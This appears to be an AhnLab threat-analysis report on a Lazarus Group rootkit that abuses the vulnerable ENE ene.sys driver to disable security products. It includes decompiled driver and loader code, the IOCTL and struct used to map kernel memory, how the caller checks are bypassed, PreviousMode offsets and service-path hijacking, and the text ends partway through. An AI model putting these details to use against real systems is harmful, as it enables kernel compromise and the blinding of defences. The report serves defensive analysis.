TLP: GREEN

Analysis Report on Lazarus Group's Rootkit Attack Using BYOVD

AhnLab Security Emergency Response Center (ASEC)

September 22, 2022

AhnLab

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports only provided for certain clients and tenants	Documents that can only be accessed by the recipient or the recipient department Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	Can be copied and distributed within the recipient organization (company) of reports Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

The version information of this report is as follows:

Version	Date	Details
1.0	9/22/2022	Analysis Report on Lazarus Group's Rootkit Attack Using BYOVD

Contents

1. Overview ... 6
2. ene.sys Analysis ... 8
2.1. Physical Memory Mapping ... 8
2.2 Caller and Data Validity Verification ... 10
2.2.1. SB_SMBUS_SDK.dll Module Loading Verification ... 10
2.2.2. AES Encrypted IOCTL Communication and Call Time Verification ... 11
2.3. ene.sys Driver (WinIO Library) Vulnerability ... 13
3. Rootkit Malware Analysis ... 14
3.1 Rootkit Loader (~BIT353.tmp) ... 15
3.2 Rootkit (Advance Preparation Stage) ... 16
3.2.1. Rootkit Export Function ... 18
3.2.2. Infection Target Verification Routine ... 19
3.2.3. Checking OS Version ... 19
3.2.4. Loading Vulnerable Driver Modules ... 19
3.2.5. Obtaining the Kernel DTB (Directory Table Base) Address ... 22
3.2.6. Address Conversion (Virtual Address > Physical Address) ... 24
3.2.7. Modification of the Thread Object's PreviousMode Field ... 26
3.3. Rootkit (Security Product Disabling Stage) ... 28
3.3.1. Disabling Mini File Filter (fltmgr.sys) ... 28
3.3.2. Disabling Process/Thread/Module Detection ... 30
3.3.3. Disabling Registry Callback ... 32
3.3.4. Disabling Object Callback ... 33
3.3.5. Disabling WFP Network Filter ... 34
3.3.6. Disabling Event Tracing ... 35
AhnLab Response Overview ... 37
Conclusion ... 38

IoC (Indicators of Compromise)....39
File path and name....39
File hashes (MD5)....39
References....40

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report.

1. Overview

Since 2009, Lazarus Group, known to be a group of hackers in North Korea, has been attacking not only Korea but various countries of America, Asia, and Europe. According to AhnLab's ASD (AhnLab Smart Defense) infrastructure, in early 2022, the Lazarus Group performed APT (Advanced Persistent Threat) attacks on Korea's defense, finance, media, and pharmaceutical industries.

AhnLab closely tracked these APT attacks and discovered that these attacks incapacitate security products in the attack process. An analysis of the attack process revealed that the Lazarus Group exploits an old version of the INITECH process to perform the initial compromise before downloading and executing the rootkit malware from the attacker's server.

The rootkit malware identified in the recent product-disabling attack abused vulnerable driver kernel modules to directly read and write to the kernel memory area and accordingly, all monitoring systems inside the system including AV (Anti-Virus) were disabled.

This technique is called the "BYOVD (Bring Your Own Vulnerable Driver)" method and is known to be performed mainly on vulnerable driver modules of hardware supply companies. With the latest Windows OS, unsigned drivers can longer be loaded, however, attackers can use such legally-signed vulnerable drivers to control kernel area easily.

The vulnerable driver module used by the Lazarus Group, in this case, was a hardware-related module manufactured by "ENE Technology". This module used the original form of an open source library called "WinIO," developed by Yariv Kaplan in 1999. The problems with this module include not only the fact that it uses an old open source code but also the fact that the verification condition for calling modules is weak, which enables reading and writing to an arbitrary kernel memory area via a simple bypassing process.

Thus, the attacker was able to read and write to an arbitrary kernel memory area through this module and by modifying data in all areas related to the kernel including files, processes, threads, registries, and event filters, disabled all monitoring programs within the system including AV.


2. ene.sys Analysis

2.1. Physical Memory Mapping

The ene.sys driver module developed by "ENE Technology" was created with the WinIO library[1], an open-source code, and it is a module that allows direct access to the physical kernel memory and the I/O port from the user area. The driver's method of accessing the physical memory is the shared memory mapping method via the "ZwMapViewOfSection" API as seen in Figure 1.

Thus, the user process that communicates with ene.sys becomes able to map the physical memory of kernel areas through IOCTL communication. This in turn means that an arbitrary physical kernel memory area can be controlled from the user area.

1 [1] https://swapcontext.blogspot.com/2020/08/ene-technology-inc-vulnerable-drivers.html



```
RtlInitUnicodeString(&DestinationString, L"\\Device\\PhysicalMemory");
*a4 = 0i64;
Object = a5;
ObjectAttributes.RootDirectory = 0i64;
ObjectAttributes.Length = 48;
ObjectAttributes.Attributes = 576;
*a5 = 0i64;
ObjectAttributes.ObjectName = &DestinationString;
*(_OWORD *)&ObjectAttributes.SecurityDescriptor = 0i64;
v9 = ZwOpenSection(a4, 0xF001Fu, &ObjectAttributes);
if ( v9 < 0 )
  goto LABEL_9;
v9 = ObReferenceObjectByHandle(*a4, 0xF001Fu, 0i64, 0, Object, 0i64);
if ( v9 < 0 )
  goto LABEL_9;
AddressSpace = 0;
TranslatedAddress = BusAddress;
BusAddressa.QuadPart = BusAddress.QuadPart + CommitSize;
v10 = HalTranslateBusAddress(Isa, 0, BusAddress, &AddressSpace, &TranslatedAddress);
AddressSpace = 0;
v11 = v10;
v12 = HalTranslateBusAddress(Isa, 0, BusAddressa, &AddressSpace, &BusAddressa);
if ( v11 && v12 )
{
  SectionOffset = TranslatedAddress;
  CommitSize = BusAddressa.QuadPart - TranslatedAddress.QuadPart;
  v9 = ZwMapViewOfSection(
         *a4,
         (HANDLE)0xFFFFFFFFFFFFFFFFi64,
         &BaseAddress,
         0i64,
         BusAddressa.QuadPart - TranslatedAddress.QuadPart,
         &SectionOffset,
         &CommitSize,
         ViewShare,
         0,
         0x204u);
```

Figure 1. Physical memory mapping code of ene.sys (WinIO library)

The feature to map directly onto the physical memory area may be needed by certain drivers depending on their features. However, as it can become a huge risk if abused, drivers using this feature must undergo extensive caller verification processes.

2.2 Caller and Data Validity Verification

The caller verifications process of ene.sys is designed in a way that attackers can easily bypass it. The process through which a driver verifies the caller and the validity of the data is shown in the following Figure 2.




Figure 2. Caller and data validity verification process of ene.sys

2.2.1. SB_SMBUS_SDK.dll Module Loading Verification

ene.sys calls "PsSetLoadImageNotifyRoutine" API when the driver is loaded and registers a callback routine related to module processing to the kernel. When the module callback is registered, the kernel provides a feature that allows the execution of a callback routine when the module is loaded in the process.

The callback routine registered by ene.sys checks if the loaded module in the process is SB_SMBUS_SDK.dll, and if it is confirmed to be SB_SMBUS_SDK.dll, the routine recognizes the process in question as one that can be trusted and saves its PID information onto the global variable of the ene.sys driver.

As a result, the process which has loaded SB_SMBUS_SDK.dll can undertake IOCTL communication with the ene.sys driver.

2.2.2. AES Encrypted IOCTL Communication and Call Time Verification


In order for a user area process to request physical memory mapping to ene.sys, it must transmit a specific IOCTL value (0x80102040). The buffer transmitted to the driver alongside IOCTL can be seen in Table 1's struct information below.

WinIO Driver Memory Mapping Struct
```
typedef struct
_WINIO_PHYSICAL_MEMORY_INFO_EX {
        ULONG_PTR CommitSize;
        ULONG_PTR BusAddress;
        HANDLE SectionHandle;
        PVOID BaseAddress;
        PVOID ReferencedObject;
        UCHAR EncryptedKey[16];
} WINIO_PHYSICAL_MEMORY_INFO_EX, *
PWINIO_PHYSICAL_MEMORY_INFO_EX;
```

Table 1. WinIO driver memory mapping struct

Out of the struct members, the physical memory address requiring memory mapping is saved to the BusAddress variable, and the current time value encrypted with AES-ECB is saved to the EncryptedKey variable.

In order to verify the valid IOCTL value requested by the user area, ene.sys calculates the difference between the time of IOCTL calling and the time this IOCTL was received by the driver and processed. If the difference in time is less than 2ms, the driver recognizes it as being valid and processes the requested IOCTL.



```
v1 = 0;
if ( !qword_140004010 )
  return 3221225473i64;
sub_140001000(a1);
if ( abs64(sub_140001C54() - *a1) >= 2 )      // Call time check
  return 0xC0000022;                          // STATUS_ACCESS_DENIED
return v1;
```

Figure 3. Call time verification routine

2.3. ene.sys Driver (WinIO Library) Vulnerability

Putting together the aforementioned, the ene.sys driver is a driver that can map the physical memory area from the user area and is also a vulnerable driver with inadequate verifications for callers and data.

Upon analyzing the distribution routes of the driver with AhnLab's ASD infrastructure, it was confirmed that it is mainly distributed as an RGB RAM module control module of MSI, a laptop manufacturer. If ene.sys is installed in the user PC environment, it has the risk of being abused by the attacker. Thus, if it doesn't affect performance, it must be removed.

3. Rootkit Malware Analysis

The execution flow (①~⑤) of the rootkit malware used by the Lazarus Group to disable security products is described in Figure 4 below.



① Rootkit loader
④ Vulnerable Driver load
(Read & Write access to the kernel memory)
⑤ Rootkit behavior
(Disable monitoring system)
② Rootkit load
③ Verification of infection targets

Figure 4. Rootkit execution flow (①~⑤)


The rootkit operates as a DLL on the rootkit loader process memory and upon execution, generates a vulnerable driver module (ene.sys) on the system drive path. It then loads the generated driver and modifies a specific address value in the kernel memory area.

The address area modified by the vulnerable kernel driver is the PreviousMode address of the rootkit thread object running as a DLL, and this value is changed to 0. When the PreviousMode value of the user thread object is changed to 0, the driver is able to access the kernel area from the user area through the "NtWriteVirtualMemory" API.

Afterward, the attacker manipulated the kernel memory from the user area and disabled the security system within the system.


3.1 Rootkit Loader (~BIT353.tmp)

According to AhnLab's ASD infrastructure, the Lazarus Group distributed the rootkit in 2 formats: DLL (~BIT353.tmp) and fileless formats. This report analyzes the DLL rootkit in Figure 5.



2022-05-31 11:21:16	🟩 rundll32.exe	🟥 Comms.bin ASD.Prevention(100)	Creates executable file	Creates executable file in Windows path	Target 🟥 ~BIT353.tmp


Figure 5. DLL distribution method



🟩 svchost.exe	N/A	N/A	Creates executable file	Creates executable file in system path	🟩 dmvscmgr.sys
🟩 rundll32.exe	N/A	🟩 svchost.exe	Writes on other process's memory	Writed on other process's memory (specific data)	N/A

Figure 6. Fileless distribution method

~BIT353.tmp saves the rootkit DLL internally with XOR encryption, which is decrypted on memory upon execution. Thus, the rootkit itself is designed to operate on the memory. Figure 7 below shows the code with which the rootkit loader assigns new memories and executes the rootkit export function (Create(), Close()) by XOR decrypting the rootkit in the target space.




```
v2 = LocalAlloc(0x40u, 0x7FF00ui64);
v3 = v2;
v4 = v2;
v5 = 0x1FFC0i64;
do
{
  v6 = *(_DWORD *)((char *)v4++ + &unk_18000E3C0 - (_UNKNOWN *)v2);
  *(v4 - 1) = v1 ^ v6;
  v1 *= 19;
  --v5;
}                                       // Rootkit Decrypt
while ( v5 );
v7 = (__int64)sub_180001820((char *)v2);
v8 = (void *)v7;
if ( v7 )
{
  v10 = (unsigned int (__fastcall *)(__int64))sub_180001AB0(v7, "Create");
  v11 = (__int64 (*)(void))sub_180001AB0(v8, "Close");
  if ( v10(qword_18008F2F0) )
    v12 = 0xF0000004;
  else
    v12 = v11();                        // Rootkit Load!!
  sub_180001BD0(v8);
```

Figure 7. Rootkit execution code of the rootkit loader

3.2 Rootkit (Advance Preparation Stage)

The rootkit is compressed into a Vmprotect executable to disrupt analysis and contains the following two export functions.

- Compile time: 05/24/2022 12:15:32 (UTC)
- Close(): Executes rootkit
- Create(): Verifies rootkit load process memory environment
- DLL name: FudModule.dll



Offset	Name	Value	Meaning
298A8	Characteristics	0	
298AC	TimeDateStamp	628CCC64	화요일, 24.05.2022 12:15:32 UTC
298B0	MajorVersion	0	
298B2	MinorVersion	0	
298B4	Name	594F1	FudModule.dll
298B8	Base	1	
298BC	NumberOfFunc...	2	
298C0	NumberOfNames	2	
298C4	AddressOfFunc...	594D0	
298C8	AddressOfNames	594DC	
298CC	AddressOfNam...	594D8	

Exported Functions [2 entries]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
298D0	1	11B0	594E4	Close	
298D4	2	1010	594EA	Create	


Figure 8. Rootkit compile time and export function information

3.2.1. Rootkit Export Function

a. Close()

The Close function verifies the image and memory areas where the rootkit was loaded through the "NtQueryVirtualMemory" API.

- Type of pages in the region (DLL base path) & 0x20000 == 0 (MEM_PRIVATE verification)
- Type of pages in the region (DLL base path) & 0x1000000 == 0 (MEM_IMAGE verification)
- Check if the mapped file name exists in the DLL BASE address
- Check if the running OS is Win 10 RS3 or more recent
- Check if the ImageSignatureLevel includes at least one of the following:
  - SE_SIGNING_LEVEL_MICROSOFT
  - SE_SIGNING_LEVEL_WINDOWS
  - SE_SIGNING_LEVEL_WINDOWS_TCB



```
memset(Dst, 0, sizeof(Dst));                    // a1 : DLL Base address
ProcessEnvironmentBlock = NtCurrentTeb()->ProcessEnvironmentBlock;
strcpy(ModuleName, "ntdll");
strcpy(ProcName, "NtQueryVirtualMemory");
if ( !a1 )
  return 0i64;
ModuleHandleA = GetModuleHandleA(ModuleName);
ProcAddress = GetProcAddress(ModuleHandleA, ProcName);
return (ProcAddress)(-1i64, a1, 0i64, v7, 0x30i64, 0i64) < 0// MemoryBasicInformation
    || (v8 & 0x20000) == 0                      // MEM_PRIVATE
    && ((v8 & 0x1000000) == 0                   // MEM_IMAGE
     || ((ProcAddress)(-1i64, a1, 2i64, Dst, 0x7D0i64, 0i64) < 0 || Dst[0])// MemoryMappedFilenameInformation
     && (ProcessEnvironmentBlock->OSBuildNumber < 16299u// Win 10 RS3
      || (ProcAddress)(-1i64, a1, 6i64, v6, 0x18i64, 0i64) < 0// MemoryImageInformation
      || (v6[16] & 0x3Cu) < 4));                // ImageSignatureLevel >= SE_SIGNING_LEVEL_MICROSOFT
                                                // ↘ SE_SIGNING_LEVEL_WINDOWS
                                                // ↘ SE_SIGNING_LEVEL_WINDOWS_TCB
```

Figure 9. Close() function

b. Create()

Create is the core function of the rootkit responsible for ene.sys driver creation, service execution, and disabling of security products.

3.2.2. Infection Target Verification Routine

The rootkit calculates the result value of the "GetComputerNameW" API call with SHA256 and only when it matches the value below, performs the malicious behaviors. This signifies that the infection target is clear, and it can be deduced that this is an APT attack.

- **05/24/2022 compile date file :** A1 53 1C 4B FE 51 78 E3 E1 2F 10 35 9D 54 BF 29 42 3C BD 3D 24 F7 71 3D BC 9B D9 0D FA 60 DF C6
- **07/13/2022 compile date file:** B4 2D CA BA A0 8D 91 6D F3 B9 66 11 62 24 3F B9 CB 94 DD 08 BD E9 A6 72 30 8D B2 88 AF 73 DA 04

3.2.3. Checking OS Version

The rootkit refers to the OSBuildNumber field of the PEB struct to obtain the OS information of the current system. The purpose of the rootkit is to disable security products by modifying the global kernel data (callbacks and global variables). In order to successfully disable the system, the kernel area offset data, which is different for each OS, must be precisely modified. Therefore, the offset information is saved to the memory space for the purpose of modifying global kernel data based on the obtained OS information.

For example, in the case of the PreviousMode field of ETHREAD object which the rootkit of Lazarus Group modifies, the offset is different for each OS version.

- Win7 (7601) PreviousMode field: ETHREAD struct's 0x1F6 location
- Win10 (1809) PreviousMode field: ETHREAD struct's 0x232 location


3.2.4. Loading Vulnerable Driver Modules

In order to obtain read and write permissions for the kernel memory area, the rootkit utilizes vulnerable kernel driver modules. The kernel driver module used in the attack is called ene.sys, manufactured by "ENE Technology". As the details on this driver have already been discussed thoroughly in the "2. ene.sys Analysis" chapter, an analysis of its features will be omitted.

After verifying the infection target and checking the OS version, the rootkit generates the ene.sys driver on the system path. Also, in order to execute the driver, it modified the binary path of the preregistered service.

Figure 10 below shows the binary path of the Windows service registry after it has been modified by the rootkit.

- Before: ₩SystemRoot₩System32₩drivers₩umpass.sys
- After: ₩SystemRoot₩System32₩drivers₩umpassmgr.sys



컴퓨터₩HKEY_LOCAL_MACHINE₩SYSTEM₩ControlSet001₩Services₩UmPass

